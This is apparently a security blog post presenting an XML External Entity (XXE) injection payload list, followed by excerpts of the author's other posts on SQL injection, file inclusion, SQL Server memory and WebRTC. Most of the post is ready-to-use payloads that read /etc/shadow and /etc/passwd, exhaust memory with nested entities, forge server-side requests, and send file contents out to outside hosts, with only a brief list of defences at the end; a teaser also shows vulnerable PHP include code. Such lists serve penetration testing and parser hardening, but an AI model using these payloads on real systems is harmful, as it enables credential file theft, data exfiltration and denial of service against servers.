XML External Entity (XXE) Injection Payload List


#ismailtasdelen Nov 23, 2019 · 3 min read

In this section, we'll explain what XML external entity injection is, describe some common examples, explain how to find and exploit various kinds of XXE injection, and summarize how to prevent XXE injection attacks.

What is XML external entity injection?

XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any backend or external systems that the application itself can access.

In some situations, an attacker can escalate an XXE attack to compromise the underlying server or other backend infrastructure, by leveraging the XXE vulnerability to perform server-side request forgery (SSRF) attacks.



There are various types of XXE attacks:

XXE Attack TypeDescriptionExploiting XXE to Retrieve FilesWhere an external entity is defined containing the contents of a file, and returned in the application's response.Exploiting XXE to Perform SSRF AttacksWhere an external entity is defined based on a URL to a back-end system.Exploiting Blind XXE Exfiltrate Data Out-of-BandWhere sensitive data is transmitted from the application server to a system that the attacker controls.Exploiting blind XXE to Retrieve Data Via Error MessagesWhere the attacker can trigger a parsing error message containing sensitive data.XML External Entity (XXE) Injection PayloadsXXE: Basic XML Example

```
<!--?xml version="1.0" ?-->
<userInfo>
 <firstName>John</firstName>
 <lastName>Doe</lastName>
</userInfo>
```

XXE: Entity Example

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY example "Doe"> ]>
 <userInfo>
  <firstName>John</firstName>
  <lastName>&example;</lastName>
 </userInfo>
```

XXE: File Disclosure

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///etc/shadow"> ]>
<userInfo>
 <firstName>John</firstName>
 <lastName>&ent;</lastName>
</userInfo>
```

XXE: Denial-of-Service Example

```
<!--?xml version="1.0" ?-->
<!DOCTYPE lolz [<!ENTITY lol "lol"><!ELEMENT lolz (#PCDATA)>
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
<tag>&lol9;</tag>
```

XXE: Local File Inclusion Example

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ELEMENT foo (#ANY)>
<!ENTITY xxe SYSTEM "file:///etc/passwd">]><foo>&xxe;</foo>
```

XXE: Blind Local File Inclusion Example (When first case doesn't return anything.)

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ELEMENT foo (#ANY)>
<!ENTITY % xxe SYSTEM "file:///etc/passwd">
<!ENTITY blind SYSTEM "https://www.example.com/?%xxe;">]><foo>&blind;
</foo>
```

XXE: Access Control Bypass (Loading Restricted Resources — PHP example)

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY ac SYSTEM "php://filter/read=convert.base64-
encode/resource=http://example.com/viewlog.php">]>
<foo><result>&ac;</result></foo>
```

XXE:SSRF (Server Side Request Forgery) Example

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ELEMENT foo (#ANY)>
<!ENTITY xxe SYSTEM "https://www.example.com/text.txt">]><foo>&xxe;
</foo>
```

XXE: (Remote Attack — Through External Xml Inclusion) Exmaple

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY test SYSTEM "https://example.com/entity1.xml">]>
<lolz><lol>3..2..1...&test<lol></lolz>
```

XXE: UTF-7 Exmaple

```
<?xml version="1.0" encoding="UTF-7"?>
+ADwAIQ-DOCTYPE foo+AFs +ADwAIQ-ELEMENT foo ANY +AD4
+ADwAIQ-ENTITY xxe SYSTEM +ACI-http://hack-r.be:1337+ACI +AD4AXQA+
+ADw-foo+AD4AJg-xxe+ADsAPA-/foo+AD4
```

XXE: Base64 Encoded

```
<!DOCTYPE test [ <!ENTITY % init SYSTEM
"data://text/plain;base64,ZmlsZTovLy9ldGMvcGFzc3dk"> %init; ]><foo/>
```

XXE: XXE inside SOAP Example

```
<soap:Body>
  <foo>
    <![CDATA[<!DOCTYPE doc [<!ENTITY % dtd SYSTEM
"http://x.x.x.x:22/"> %dtd;]><xxx/>]]>
  </foo>
</soap:Body>
```

XXE: XXE inside SVG

```
<svg xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" width="300" version="1.1"
height="200">
    <image xlink:href="expect://ls"></image>
</svg>
```

A few pointers to secure your web apps from XXE attacks:

- **Parse the Parser:** Essentially, XXE is a form of injection attack that attacks weak XML parsers. Hence, a basic defense is to check your application's XML parsing library for XML features that can be misused, and disable them. In particular, disable DTDs (External Entities), as detailed here. Also, check that your XML processors are patched.
- **Verify Inputs:** Verify that file uploads are XSD validated, and only whitelisted URLs are allowed.
- **Test via Code:** Don't underestimate manual code reviews. Identify and test for XXE attacks via API calls. Validate user inputs prior to it being parsed by the XML parser.
- **Remember the Basics:** Ensure that network monitoring tools and application firewalls are updated.

References :

👉 XML External Entity (XXE) Processing

👉 XML External Entity Prevention Cheat Sheet

👉 Testing for XML Injection (OTG-INPVAL-008)

—

Source : https://github.com/payloadbox/xxe-injection-payload-list

—

More from #ismailtasdelen

Follow

🎯 Security Researcher | Bug Bounty Hunter | Exploit Development | Chess Player | Code is Life | 0xBUFFDEAD | Advisor 🎯

Nov 17, 2019 ★

SQL Injection Payload List

PayloadBox

In this section, we'll explain what SQL injection is, describe some common examples, explain how to find and exploit various kinds of SQL injection vulnerabilities, and summarize how to prevent SQL injection.

What is SQL injection (SQLi)?
SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. ...

Read more · 15 min read

827

Nov 4, 2019

Remote / Local File Inclusion

RFI/LFI

As with many exploits, remote and local file inclusions are only a problem at the end of the encoding. Of course it takes a second person to have it. Now this article will hopefully give you an idea of protecting your website and most importantly your code from a file iclusion exploit. I'll give code examples in PHP format.

Let's look at some of the code that makes RFI / LFI exploits possible.

```
<a href=index.php?page=file1.php> Files </a>
<? Php
$ page = $ _GET [page];
include ($ page);
?>
```

Now obviously this should not be used. The $ page entry...


Read more · 4 min read

65 1

Nov 4, 2019

SQL Server Memory (RAM) Managment

SQL Server's memory configuration is one of the most important settings. The memory usage of SQL Server varies depending on the version of SQL Server you are using and the processor architecture you are using. SQL Server performs some operations in memory (In-Memory) for performance.



SQL Server Memory Management

There are 2 types of memory management in SQL Server.

1) Dynamic Memory Management: SQL Server does not specify any upper limit, and SQL Server occupies and uses as much memory space as it can use. however, when any other application needs memory, the partition occupied by SQL Server is allocated to that application. ...

Read more · 2 min read

Nov 3, 2019

OverTheWire CTF — Natas — Levels 0

Oct 29, 2019

What is WebRTC?

Real-Time Communications. It is an open source project for audio, video and data transfer using javascript api. Nowadays, it is popular because it has full support from browsers and it is easy to develop. Powered by W3C and IETF. Today it comes embedded in browsers. In summary, it has increased in popularity as no installation is needed, it can be developed and open source, and it is supported by communities.

Demo: https://www.appr.tc/
For updates: https://webrtcweekly.com/
For detailed information: https://webrtc.org/

WebRTC Leak

First, webrtc protocols to understand the weakness. Session Traversal Utilities for NAT (STUN) Since WebRTC exchanges data through peers, stun servers...

Read more · 2 min read

More From Medium

Open Redirect Payload List
#ismailtasdelen

InjuredAndroid CTF Writeup
Hacktivities in InfoSec Write-ups

CRLF Injection Into PHP's cURL Options
TomNomNom

Exploiting SQL injection vulnerabilities
David Artykov in Dev Genius

SQL Injection Payload List
#ismailtasdelen

Diving into unserialize(): More than RCE
Vickie Li in The Startup

Common Social Engineering Attack Strategies
Mahdhi Rezvi in Bits and Pieces

Exploiting Regular Expressions
Somdev Sangwan